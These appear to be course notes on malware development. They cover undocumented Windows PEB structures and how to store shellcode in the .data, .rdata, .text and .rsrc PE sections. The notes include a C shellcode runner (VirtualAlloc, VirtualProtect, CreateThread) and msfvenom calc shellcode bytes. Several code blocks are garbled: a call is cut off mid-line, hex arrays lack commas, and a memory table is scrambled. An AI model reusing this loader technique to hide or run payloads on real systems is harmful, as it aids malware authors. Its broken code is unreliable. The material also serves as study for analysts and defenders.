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Module 12 – Undocumented Structures

- When we refer Windows documentation, there are *reserved* members within structures
- Reserved members are often presented as arrays of **BYTE** or **PVOID** data types.
- Microsoft do not want users understand the structures and exploit or modified these reserved members

```
typedef struct _PEB {  
    BYTE          Reserved1[2];  
    BYTE          BeingDebugged;  
    BYTE          Reserved2[1];  
    PVOID         Reserved3[2];  
    PPEB_LDR_DATA Ldr;  
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;  
    PVOID         Reserved4[3];  
    PVOID         AtlThunkSListPtr;  
    PVOID         Reserved5;  
    ULONG         Reserved6;  
    PVOID         Reserved7;  
    ULONG         Reserved8;  
    ULONG         AtlThunkSListPtr32;  
    PVOID         Reserved9[45];  
    BYTE          Reserved10[96];  
    PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;  
    BYTE          Reserved11[128];  
    PVOID         Reserved12[1];  
    ULONG         SessionId;  
} PEB, *PPEB;
```

Finding reserved members

Unofficial-Process Hacker Header File

Microsoft Documentation

Syntax

```
C++  
typedef struct _PEB  
{  
    BYTE Reserved1[2];  
    BYTE BeingDebugged;  
    BYTE Reserved2[1];  
    PVOID Reserved3[2];  
  
    PPEB_LDR_DATA Ldr;  
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;  
    PVOID Reserved4[3];  
    PVOID AtlThunkSListPtr;  
    PVOID Reserved5;  
    ULONG Reserved6;  
    PVOID Reserved7;  
    ULONG Reserved8;  
    ULONG AtlThunkSListPtr32;  
    PVOID Reserved9[45];  
    BYTE Reserved10[96];  
    PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;  
    BYTE Reserved11[128];  
    PVOID Reserved12[1];  
    ULONG SessionId;  
} PEB, *PPEB;
```

Members

Reserved1[2]

Reserved for internal use by the operating system.

```
Symbol search path is: srv*  
Executable search path is:  
ModLoad: 00007ff7`35590000 00007ff7`355c8000  notepad.exe  
ModLoad: 00007ff9`202d0000 00007ff9`204c8000  ntdll.dll  
ModLoad: 00007ff9`1ed30000 00007ff9`1edef000  C:\Windows\System32\KERNEL32.DLL  
ModLoad: 00007ff9`1deb0000 00007ff9`1e182000  C:\Windows\System32\KERNELBASE.dll  
ModLoad: 00007ff9`1edf0000 00007ff9`1ee1b000  C:\Windows\System32\GDI32.dll  
ModLoad: 00007ff9`1e1e0000 00007ff9`1e202000  C:\Windows\System32\win32u.dll  
ModLoad: 00007ff9`1da90000 00007ff9`1db9f000  C:\Windows\System32\gdi32full.dll  
ModLoad: 00007ff9`1d9c0000 00007ff9`1da5d000  C:\Windows\System32\msvcpr_win.dll  
ModLoad: 00007ff9`1e210000 00007ff9`1e310000  C:\Windows\System32\ucrtbase.dll  
ModLoad: 00007ff9`20080000 00007ff9`20221000  C:\Windows\System32\USER32.dll  
ModLoad: 00007ff9`1f410000 00007ff9`1f765000  C:\Windows\System32\combase.dll  
ModLoad: 00007ff9`1e520000 00007ff9`1e645000  C:\Windows\System32\RPCRT4.dll  
ModLoad: 00007ff9`1e650000 00007ff9`1e6fd000  C:\Windows\System32\shcore.dll  
ModLoad: 00007ff9`1ee80000 00007ff9`1ef0000  C:\Windows\System32\msvcrt.dll  
ModLoad: 00007ff9`0e0d0000 00007ff9`0e36a000  C:\Windows\WinSxS\amd64_microsoft.windows.common-c  
(50b8.4608): Break instruction exception - code 80000003 (first chance)  
ntdll!LdrpDoDebuggerBreak+0x30:  
00007ff9`203a0950 cc          int     3  
0:000> !peb  
PEB at 00000027a1d1f000  
InheritedAddressSpace: No  
ReadImageFileExecOptions: No  
BeingDebugged: Yes  
ImageBaseAddress: 00007ff7355900000  
NtGlobalFlag: 70  
NtGlobalFlag2: 0  
Ldr  
    00007ff92043c4c0  
Ldr.Initialized: Yes  
Ldr.InInitializationOrderModuleList: 000001fbe2553f20 . 000001fbe2553640  
Ldr.InLoadOrderModuleList: 000001fbe25530d0 . 000001fbe2559cb0  
Ldr.InMemoryOrderModuleList: 000001fbe25530e0 . 000001fbe2559cc0  
    Base TimeStamp  
    7ff735590000 bdd4adcd Dec 03 13:32:29 2070 C:\Windows\System32\notepad.exe  
    7ff9202d0000 b5ced1c6 Aug 28 17:10:14 2066 C:\Windows\SYSTEM32\ntdll.dll  
    7ff91ed30000 e35abded Nov 14 22:34:53 2090 C:\Windows\System32\KERNEL32.DLL  
    7ff91deb0000 e8e9ac9b Oct 29 07:16:27 2093 C:\Windows\System32\KERNELBASE.dll  
    7ff91edf0000 3ee1d71f Jun 07 15:14:23 2003 C:\Windows\System32\GDI32.dll  
    7ff91e1e0000 0dc0d0213 May 03 23:26:59 1977 C:\Windows\System32\win32u.dll  
    7ff91da90000 94124ede Sep 20 18:16:46 2048 C:\Windows\System32\gdi32full.dll  
    7ff91d9c0000 39255ccf May 19 18:25:03 2000 C:\Windows\System32\msvcpr_win.dll  
    7ff91e210000 2bd748bf Apr 23 04:39:11 1993 C:\Windows\System32\ucrtbase.dll  
    7ff920080000 90a2bc88 Nov 23 13:10:00 2046 C:\Windows\System32\USER32.dll  
    7ff91f410000 f4ecbc84 Mar 19 18:04:20 2100 C:\Windows\System32\combase.dll  
    7ff91e520000 a546ff0a Nov 13 18:10:50 2057 C:\Windows\System32\RPCRT4.dll  
    7ff91e650000 29534f79 Dec 21 16:28:09 1991 C:\Windows\System32\shcore.dll  
    7ff91ee80000 564f9f39 Nov 21 00:31:21 2015 C:\Windows\System32\msvcrt.dll  
    7ff90e0d0000 db2b08ef Jul 09 08:23:59 2086 C:\Windows\WinSxS\amd64_microsoft.windows.  
SubSystemData: 0000000000000000  
ProcessHeap: 000001fbe2550000  
ProcessParameters: 000001fbe2552630  
CurrentDirectory: 'C:\Program Files (x86)\Windows Kits\10\Debuggers\'  
WindowTitle: 'C:\Windows\System32\notepad.exe'  
LastError: 0
```

```
... typedef struct _PEB  
{  
    BOOLEAN InheritedAddressSpace;  
    BOOLEAN ReadImageFileExecOptions;  
    BOOLEAN BeingDebugged;  
    union  
    {  
        BOOLEAN BitField;  
        struct  
        {  
            BOOLEAN ImageUsesLargePages : 1;  
            BOOLEAN IsProtectedProcess : 1;  
            BOOLEAN IsImageDynamicallyRelocated : 1;  
            BOOLEAN SkipPatchUser32Forwarders : 1;  
            BOOLEAN IsPackagedProcess : 1;  
            BOOLEAN IsAppContainer : 1;  
            BOOLEAN IsProtectedProcessLight : 1;  
            BOOLEAN IsLongPathAwareProcess : 1;  
        };  
    };  
    HANDLE Mutant;  
  
    PVOID ImageBaseAddress;  
    PPEB_LDR_DATA Ldr;  
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;  
    PVOID SubSystemData;  
    PVOID ProcessHeap;  
    PRTL_CRITICAL_SECTION FastPebLock;  
    PSLIST_HEADER AtlThunkSListPtr;  
    PVOID IFE0Key;
```

Module 13 – Payload placement .data, .rdata

- Payloads can be stored in one of the following PE sections:

.data
.rdata
.text
.rsrc

.data section

- Contains **initialized global and static variables** in a PE executable.
- Memory characteristics: **readable + writable** (suitable for data that changes at runtime).
- Common place to store an **encrypted payload** that will be **decrypted at runtime**.
- Whether a payload ends up in .data depends on **compiler/linker settings** and variable scope (global vs local static).

```
#include<stdio.h>
#include<stdlib.h>
#include<windows.h>
#include<string.h>

unsigned char payload[] = {
    0x90,
    0x90,
    0xcc,
    0xcc
};
unsigned int payloadLength = sizeof(payload);

int main(void)
{
    void* pMEM;
    BOOL virtualProtectReturnValue;
    HANDLE handleReturn;
    DWORD flprotect = 0;

    pMEM = VirtualAlloc(0, payloadLength, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
    printf("0x%p\n", "PAYLOAD ADDRESS", (void*)payload);
    printf("0x%p\n", "pMEM ADDRESS", (void*)pMEM);

    RtlMoveMemory(pMEM, payload, payloadLength);

    virtualProtectReturnValue = VirtualProtect(pMEM, payloadLength, PAGE_EXECUTE_RE

    printf("press");

    getchar();

    if (virtualProtectReturnValue != 0)
    {
        handleReturn = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)pMEM, 0, 0, 0);
        WaitForSingleObject(handleReturn, -1);
    }

    return 0;
```

Module 13 – Payload placement .data, .rdata

```
#include <Windows.h>
#include <stdio.h>

// msfvenom calc shellcode
// msfvenom -p windows/x64/exec CMD=calc.exe -f c
// .data saved payload
unsigned char Data_RawData[] = {
    0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51,
    0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52,
    0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B, 0x72,
    0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
    0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,
    0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48,
    0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88
    0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50
    0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56
    0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31
    0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1
    0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1
    0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41
    0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B
    0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A
    0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52
    0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF
    0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
    0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B
    0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6
    0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C
    0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A
    0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00
};

int main() {

    printf("[i] Data_RawData var : 0%p \n", Data_RawData);
    printf("[#] Press <Enter> To Quit ...");
    getchar();
    return 0;
}
```

- 1.The .data section starts at the address 0x00007FF7B7603000.
 - 2.The Data_RawData's base address is 0x00007FF7B7603040 which is an offset of 0x40 from the .data section.
 - 3.Note the memory protection of the region is specified as RW which indicates it is a read-write region

0x 00007FFD5EA40000	0000000000000000	".reloc"	Base relocations	IMG	-K---	ERWC-
0x 00007FFD5EA3F000	0000000000000000	".rsrc"	Resources	IMG	-R---	ERWC-
0x 00007FFD5EA32000	0000000000000000	".pdata"	Exception information	IMG	-R---	
0x 00007FFD5EA2F000	0000000000000000	".data"	Initialized data	IMG	-RW--	
0x 00007FFD5E9F4000	0000000000000000	".rdata"	Read-only initialized data	IMG	-R---	
0x 00007FFD5E931000	0000000000000000	".text"	Executable code	IMG	ER---	
0x 00007FFD5E930000	0000000000000000	ucrtbase.dll	Base relocations	IMG	-R---	[i] Data_RawData var : 0x00007FF7B7603040
0x 00007FFD3B98A000	0000000000000000	".reloc"	Resources	IMG	-R---	[#] Press <Enter> To Quit ...
0x 00007FFD3B989000	0000000000000000	".rsrc"	Exception information	IMG	-R---	
0x 00007FFD3B988000	0000000000000000	"._RDATA"	Initialized data	IMG	-RW--	
0x 00007FFD3B987000	0000000000000000	".pdata"	Read-only initialized data	IMG	-R---	
0x 00007FFD3B986000	0000000000000000	".data"	Executable code	IMG	ER---	
0x 00007FFD3B981000	0000000000000000	".rdata"	Base relocations	IMG	-R---	
0x 00007FFD3B9A1000	0000000000000000	".text"	Resources	IMG	-R---	
0x 00007FFD3B9A0000	0000000000000000	vcruntime140.dll	Exception information	IMG	-R---	
0x 00007FF7B7606000	0000000000000000	".reloc"	Initialized data	IMG	-RW--	
0x 00007FF7B7605000	0000000000000000	".rsrc"	Executable code	IMG	ER---	
0x 00007FF7B7603000 0000000000000000 ".data"			Read-only initialized data	IMG	-R---	
0x 00007FF7B7601000 0000000000000000 ".text"			Executable code	IMG	ER---	
0x 00007FF7B7600000 0000000000000000 lesson1.exe			Resources	IMG	-R---	
0x 00007FF53C180000 0000000000000000 Reserved			Exception information	MAP	-R---	
0x 00007FF53C1A0000 0000000000000000 Reserved			Initialized data	PRV	-RW--	
0x 00007FF53A1A0000 0000000020000000 Reserved			Executable code	PRV	ER---	
0x 00007FF43A180000 0000000100020000 Reserved			Read-only initialized data	PRV	-R---	
0x 00007FF43A085000 00000000B0000 Reserved (00007FF43A080000)			Executable code	MAP	ER---	
0x 00007FF43A080000 00000000B0000 Reserved (00007FF43A080000)			Resources	MAP	-R---	

Module 13 – Payload placement .data, .rdata

.rdata section

- Constant variable
Example: `const int k = 5;` → cannot be changed at runtime
 - types of variables are considered "read-only" data.
 - Depend on compiler setting, .data and .rdata might be combined, or even merged into .text

Module 14 – Payload placement .text





- Any code that lies within the main function of your program goes in the .text section
- Use directive `#pragma section(".text")` in order to specify the section, and then use `__declspec` in order to place our shellcode in .text
- The .text section is special in that it stores variables with **executable memory permissions**, allowing them to be executed directly without the need for editing the memory region permissions.

```
// msfvenom calc shellcode
// msfvenom -p windows/x64/exec CMD=calc.exe -f c
// .text saved payload
#pragma section(".text")
__declspec(allocate(".text")) const unsigned char Text_RawData[] = {
    0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51,
    0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52,
    0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B, 0x72,
    0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
    0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,
```

Module 14 – Payload placement .rsrc

- Saving the payload in the .rsrc section is a cleaner method for malware authors, since larger payloads cannot be stored in the .data or .rdata

1. Inside Visual Studio, right-click on 'Resource files' then click Add > New Item.
2. Choose .rc file
3. This will generate a new sidebar, the Resource View. Right-click on the .rc file (Resource.rc is the default name), and select the 'Add Resource' option
4. Click 'Import'
5. Select the calc.ico file, which is the raw payload renamed to have the .ico extension.
6. Resource type can insert RCDATA



.rsrc section

```
#include <Windows.h>
#include <stdio.h>
#include "resource.h"

int main() {

    HRSRC hRsrc = NULL;
    HGLOBAL hGlobal = NULL;
    PVOID pPayloadAddress = NULL;
    SIZE_T sPayloadSize = NULL;

    // Get the location to the data stored in .rsrc by its id *IDR_RCDATA1*
    hRsrc = FindResourceW(NULL, MAKEINTRESOURCEW(IDR_RCDATA1), RT_RCDATA);
    if (hRsrc == NULL) {
        // in case of function failure
        printf("[!] FindResourceW Failed With Error : %d \n", GetLastError());
        return -1;
    }

    // Get HGLOBAL, or the handle of the specified resource data since its required to call LoadResource
    hGlobal = LoadResource(NULL, hRsrc);
    if (hGlobal == NULL) {
        // in case of function failure
        printf("[!] LoadResource Failed With Error : %d \n", GetLastError());
        return -1;
    }

    // Get the address of our payload in .rsrc section
    pPayloadAddress = LockResource(hGlobal);
    if (pPayloadAddress == NULL) {
        // in case of function failure
        printf("[!] LockResource Failed With Error : %d \n", GetLastError());
        return -1;
    }

    // Get the size of our payload in .rsrc section
    sPayloadSize = SizeofResource(NULL, hRsrc);
    if (sPayloadSize == NULL) {
        // in case of function failure
        printf("[!] SizeofResource Failed With Error : %d \n", GetLastError());
        return -1;
    }

    // Printing pointer and size to the screen
    printf("[i] pPayloadAddress var : 0x%p \n", pPayloadAddress);
    printf("[i] sPayloadSize var : %ld \n", sPayloadSize);
    printf("[#] Press <Enter> To Quit ...");
    getchar();
    return 0;
}
```

- FindResourceW - Get the **location** of the specified data stored in the **resource section** of a special ID passed in (this is defined in the header file)
- LoadResource - Retrieves a **HGLOBAL handle of the resource data**. This handle can be used to obtain the base address of the specified resource in memory.
- LockResource - Obtain a **pointer** to the specified data in the resource section from its handle.
- SizeofResource - Get the **size** of the specified data in the resource section.

Resource View - Resource

resos.rc - I...TA1 - RCDATA*

	FC 48 83 E4 F0 E8 C0 00	00 00 41 51 41 50 52 51	.H.....AQAPRQ
00000000	56 48 31 D2 65 48 8B 52	60 48 8B 52 18 48 8B 52	VH1.eH.R`H.R.H.R
00000010	20 48 8B 72 50 48 0F B7	4A 4A 4D 31 C9 48 31 C0	H.rPH..JJM1.H1.
00000020	AC 3C 61 7C 02 2C 20 41	C1 C9 0D 41 01 C1 E2 ED	.<a ., A...A....
00000030	52 41 51 48 8B 52 20 8B	42 3C 48 01 D0 8B 80 88	RAQH.R .B<H....
00000040	00 00 00 48 85 C0 74 67	48 01 D0 50 8B 48 18 44	...H..tgH..P.H.D
00000050	8B 40 20 49 01 D0 E3 56	48 FF C9 41 8B 34 88 48	.@ I...VH..A.4.H
00000060	01 D6 4D 31 C9 48 31 C0	AC 41 C1 C9 0D 41 01 C1	..M1.H1..A....A..
00000070	38 E0 75 F1 4C 03 4C 24	08 45 39 D1 75 D8 58 44	8.u.L.L\$.E9.u.XD
00000080	8B 40 24 49 01 D0 66 41	8B 0C 48 44 8B 40 1C 49	.@\$I..fA..HD.@.I
00000090	01 D0 41 8B 04 88 48 01	D0 41 58 41 58 5E 59 5A	..A...H..AXAX^YZ
000000a0	41 58 41 59 41 5A 48 83	EC 20 41 52 FF E0 58 41	AXAYAZH.. AR..XA
000000b0	59 5A 48 8B 12 E9 57 FF	FF FF 5D 48 BA 01 00 00	YZH...W....]H....
000000c0	00 00 00 00 48 8D 8D	01 01 00 00 41 BA 31 8BH.....A.1.
000000d0	6F 87 FF D5 BB E0 1D 2A	0A 41 BA A6 95 BD 9D FF	o.....*.A.....
000000e0	D5 48 83 C4 28 3C 06 7C	0A 80 FB E0 75 05 BB 47	.H..(<. .u..G
000000f0	13 72 6F 6A 00 59 41 89	DA FF D5 63 61 6C 63 00	.roj.YA....calc.
00000100			
00000110			

resource.h

